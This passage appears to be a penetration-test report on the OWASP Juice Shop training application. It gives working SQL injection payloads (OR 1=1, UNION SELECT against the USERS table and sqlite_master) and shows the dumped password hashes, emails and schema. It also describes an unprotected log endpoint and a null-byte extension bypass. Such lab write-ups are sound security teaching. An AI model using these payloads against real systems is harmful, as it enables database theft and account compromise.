
Severity: critical

### Description:

A SQL Injection vulnerability was identified in search query allows users to inject union query to dump all the data of the products using that I found the id of , and inject various sql payloads that leads to dump all the data of the users or database schema

### Steps to Reproduce attack 1 :

#### 1. Discovered the search query param :



The screenshot shows the NetworkMiner tool interface. The main pane displays a captured request to `http://localhost:3000`. The request URL is `/rest/products/search?q=`. The Inspector panel on the right shows the selected text is also `/rest/products/search?q=`. This indicates that the search query parameter is being used for injection.

#### 2. Inject the payload .

```

{
 "status": "success",
 "data": [
 {
 "id": 1,
 "name": "Apple Juice (1000ml)",
 "description": "The all-time classic.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "apple_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 2,
 "name": "Orange Juice (1000ml)",
 "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
 "price": 2.99,
 "deluxePrice": 1.49,
 "image": "orange_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 3,
 "name": "Pineapple Juice (500ml)",
 "description": "Sweet and tropical.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "pineapple_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 4,
 "name": "Raspberry Juice (1000ml)",
 "description": "Made from blended Raspberries. PI, water and sugar.",
 "price": 4.99,
 "deluxePrice": 2.49,
 "image": "raspberry_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 5,
 "name": "Lemon Juice (500ml)",
 "description": "Sour but full of vitamins.",
 "price": 2.99,
 "deluxePrice": 1.49,
 "image": "lemon_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 6,
 "name": "Banana Juice (1000ml)",
 "description": "Monkeys love it the most.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "banana_juice.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 7,
 "name": "OWASP Juice Shop T-Shirt",
 "description": "Real fans wear it 24/7!",
 "price": 22.49,
 "deluxePrice": 22.49,
 "image": "fan_shirt.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 8,
 "name": "OWASP Juice Shop CTF Girlie-Shirt",
 "description": "For serious Capture-the-Flag heroines only!",
 "price": 22.49,
 "deluxePrice": 22.49,
 "image": "fan_girlie.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 9,
 "name": "OWASP Juice Shop Advanced Forensics Tool (O-Safe) - Alpha Edition",
 "description": "Easy to use tool to show information about SSL certificate and tests the SSL connection according given IP or others via the SSL configuration file.",
 "price": 0.01,
 "deluxePrice": 0.01,
 "image": "https://www.stickeryou.com/index.php?category=Alpha-Edition&product_id=10",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 10,
 "name": "Christmas Super-Surprise-Box (2014 Edition)",
 "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!).",
 "price": 29.99,
 "deluxePrice": 29.99,
 "image": "christmas_box.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 11,
 "name": "Ripperitter Special Juice",
 "description": "Contains a magical collection of the rarest fruits gathered from all around the world, like Cheryomoya, Annaroma, cherimoya, Jabuticaba, Myrciaria cauliflora, Baob, Aegle marmelos... and others, at an unbelievable price!

This product is unsafe! We plan to remove it from the stock!",
 "price": 16.99,
 "deluxePrice": 16.99,
 "image": "undefined.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 12,
 "name": "OWASP Juice Shop Sticker 2015/2016 design",
 "description": "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item.",
 "price": 9.99,
 "deluxePrice": 9.99,
 "image": "sticker.png",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 13,
 "name": "OWASP Juice Shop Iron-On Logo Patch",
 "description": "Iron-on patch with the official 2015/2016 logo. By now this is a rare collectors item.",
 "price": 14.99,
 "deluxePrice": 14.99,
 "image": "iron_on.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 14,
 "name": "OWASP Juice Shop Magnets (16pcs)",
 "description": "Your fridge will be even cooler with these OWASP Juice Shop or CTF Extension logo magnets!",
 "price": 15.99,
 "deluxePrice": 15.99,
 "image": "magnets.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 15,
 "name": "OWASP Juice Shop Sticker Page",
 "description": "Massive decoration opportunities with these OWASP Juice Shop or CTF Extension stickers with the official 2015/2016 logo. By now this is a rare collectors item.",
 "price": 16.99,
 "deluxePrice": 16.99,
 "image": "undefined.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 16,
 "name": "OWASP Juice Shop Sticker Single",
 "description": "Super high-quality vinyl OWASP Juice Shop or CTF Extension logo! The ultimate laptop decal!",
 "price": 14.99,
 "deluxePrice": 14.99,
 "image": "sticker_single.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 17,
 "name": "OWASP Juice Shop Temporary Tattoo",
 "description": "Temporary tattoo/s to proudly wear the OWASP Juice Shop or CTF Extension logo on your skin! If you tweet a photo of yourself with the tattoo, you'll get a couple of our stickers for free! Please mention @owasp_juiceshop in your tweet!",
 "price": 14.99,
 "deluxePrice": 14.99,
 "image": "tattoo.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 },
 {
 "id": 18,
 "name": "OWASP Juice Shop Mug",
 "description": "Black mug with regular logo on one side and CTF logo on the other! Your colleagues will envy you!",
 "price": 21.99,
 "deluxePrice": 21.99,
 "image": "fan_mug.jpg",
 "createdAt": "2025-05-13 00:28:37.957 +0:00",
 "updatedAt": "2025-05-13 00:28:37.957 +0:00",
 "deletedAt": null
 }
]
}

```

### 3. Use the found data in the order request :

```

POST /BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzIzQXBvc29yZC1hbmV0d28Abeyo0d243JPZEhY, cookieSession_status=tokencookie
Content-Type: application/json
Content-Length: 49
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dissmiss; continueCode=9nHnXKqKg0zxaWkbpAUUbctIYLflubktbIrKs2BAbeyo0d243JPZEhY; cookieSession_status=tokencookie
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin

```

```

{
 "ProductId": 1,
 "BasketId": "1",
 "quantity": 1
}

```

#### 4. Successfully the product was added

KALI - VMware Workstation 17 Player

Player | 1 2 3 4 | +

Kali Linux | OWASP Juice Shop | localhost:3000/#/order-completion/5267-ee7888b2dccc7bf9 | Log Out...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)

929646db81fddc9492b64f2d3c5fa0a3da182ad7 | Copy to clipboard

**Thank you for your purchase!**

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 1 days.

**Delivery Address**

Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

**Order Summary**

| Product               | Price | Quantity | Total Price |
|-----------------------|-------|----------|-------------|
| Apple Juice (1000ml)  | 1.99¤ | 4        | 7.96¤       |
| Orange Juice (1000ml) | 2.99¤ | 3        | 8.97¤       |

KALI - VMware Workstation 17 Player

Player | 1 2 3 4 | +

Kali Linux | OWASP Juice Shop | localhost:3000/#/basket | Log Out...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Basket

|                                                                                                                                                                                        |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  Orange Juice (1000ml)   3   2.99¤   <span style="color: red;">Delete</span>                        |
|  Eggfruit Juice (500ml)   1   8.99¤   <span style="color: red;">Delete</span>                       |
|  Christmas Super-Surprise-Box (2014 Edition)   2   29.99¤   <span style="color: red;">Delete</span> |

Total Price: 85.9¤

**Checkout**

You will gain 7 Bonus Points from this order!

christmas

Highlight All Match Case Match Diacritics Whole Words 1 of 1 match

### Steps to Reproduce attack 2 :

1- go to / rest/products/search?q=

2- tried '**OR 1=1 --**' and it bypassed , there is a logic problem

3 – tried '**UNION SELECT \* FROM USERS --**' it gives

## OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE\_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

4- inject this payload test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS

### 5 – boom ! all users data

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The browser is displaying the OWASP Juice Shop website at localhost:3000. A green success message box is visible at the top of the page, stating: "You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL injection.)". Below the message, a copy link is present: "Copy to clipboard". The main content area shows a grid of products under the heading "All Products". Three items are listed:

- Apple Juice (1000ml) - Price: 1.99€ - Add to Basket button
- Apple Pomace - Price: 0.89€ - Add to Basket button
- Banana Juice (1000ml) - Price: 1.99€ - Add to Basket button

```
status: "success"
data:
 0:
 id: ""
 name: "0192023a7bbd73250516f069df18b500"
 description: "admin"
 price: null
 deluxePrice: 1
 image: "2025-05-13 00:28:37.667 +00:00"
 createdAt: 1
 updatedAt: "admin@juice-sh.op"
 deletedAt: "assets/public/images/uploads/defaultAdmin.png"
 1:
 id: ""
 name: "030f05e45e30710c3ad3c32f00de0473"
 description: "customer"
 price: null
 deluxePrice: 1
 image: "2025-05-13 00:28:37.670 +00:00"
 createdAt: 11
 updatedAt: "amy@juice-sh.op"
 deletedAt: "assets/public/images/uploads/default.svg"
 2:
 id: ""
 name: "05f92148b4b60f7dacd04cceebb8flaf"
 description: "customer"
 price: null
 deluxePrice: 1
 image: "2025-05-13 00:28:37.670 +00:00"
 createdAt: 16
```

## Steps to Reproduce:

1. Intercepted the search request using **Burp Suite**.
2. Modified the q parameter to include the following payload:

```
banana')) UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--
```

3. Forwarded the modified request.

The screenshot shows the Burp Suite interface with a request and response pane. The request is a GET to /rest/products/search?q=1 UNION SELECT 1,2,3,4,5,6,7,8,9;20 FROM sqlite\_master--. The response is a JSON object with a "status": "success" key and a "data" array containing one element. This element is a JSON object with fields: id, name, description, address, and a large CREATE TABLE statement for Addresses.

```

{
 "status": "success",
 "data": [
 {
 "id": "CREATE TABLE \"Addresses\"(...",
 "name": 2,
 "description": 3,
 ...
 }
]
}

```

4. The server responded with the following JSON output that included part of the SQL schema:

```
{
 "id": "CREATE TABLE \"Addresses\"(...",
 "name": 2,
 "description": 3,
 ...
}
```

This output contained full SQL CREATE TABLE statements, including table names like Users, Addresses, and all column definitions.

#### **Impact :**

- Attacker gains visibility into internal database structure (Users, Addresses, etc.).
- Can identify relationships and sensitive fields (e.g., password, email, mobileNum).
- Facilitates targeted SQLi or data extraction attacks.
- Compromises database confidentiality and increases risk of full exploitation.

## 6) Broken access control – access log

**Severity:** Critical

#### **Description:**

The application improperly exposes system access logs through an unprotected [/support/logs](#) endpoint. By modifying the URL path from

/score-board to /support/logs, attackers can view raw server logs containing sensitive operational data without authentication.


**Affected Component:**

Unprotected endpoint: <http://localhost:3000/support/logs>

**Steps to Reproduce:**

1. While authenticated, navigate to:

<http://localhost:3000/#/score-board>




2. Manually modify the URL to:

<http://localhost:3000/support/logs>



3. Observe the server responds with:


- Full access logs in plaintext



```
File Edit View
docker pull bkimminichjuice-shop.txt access.log (2).2025-05-15 access.log (2).2025-05-15
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /api/challenges/?name=Score%20Board HTTP/1.1" 200 648 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/languages HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /api/SecurityQuestions/ HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-version HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 200 648 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:54:24 +0000] "POST /api/users/ HTTP/1.1" 400 92 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:57:59 +0000] "POST /api/users/ HTTP/1.1" 400 92 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:58:10 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:58:20 +0000] "GET /rest/products/search?q= HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:58:20 +0000] "GET /api/Quantitys/ HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:58:35 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:20:58:35 +0000] "GET /snippets/ HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:21:22:38 +0000] "GET /favicon.ico HTTP/1.1" 200 - "http://localhost:3000/support/logs/access.log" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:21:22:45 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:21:22:45 +0000] "GET /rest/continue-code HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
::ffff:172.17.0.1 - - [15/May/2025:21:23:08 +0000] "GET /rest/nordcharts/search?n= HTTP/1.1" 200 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0.0 Safari/537.36"
Ln 1 Col 1 13,614 characters
```

- Timestamps of all requests
- User IP addresses
- HTTP methods and endpoints accessed
- Session tokens (if logged)

4.



## 7) Improper input validation – Poison null byte

Severity: High




- **Description :** The application fails to sanitize null bytes (%00) in file paths, allowing attackers to bypass extension-based security controls. By appending %00.md to a restricted filename (e.g., eastere.gg), the system incorrectly validates the file extension, enabling unauthorized access to blocked files.

- **Exploitation :**

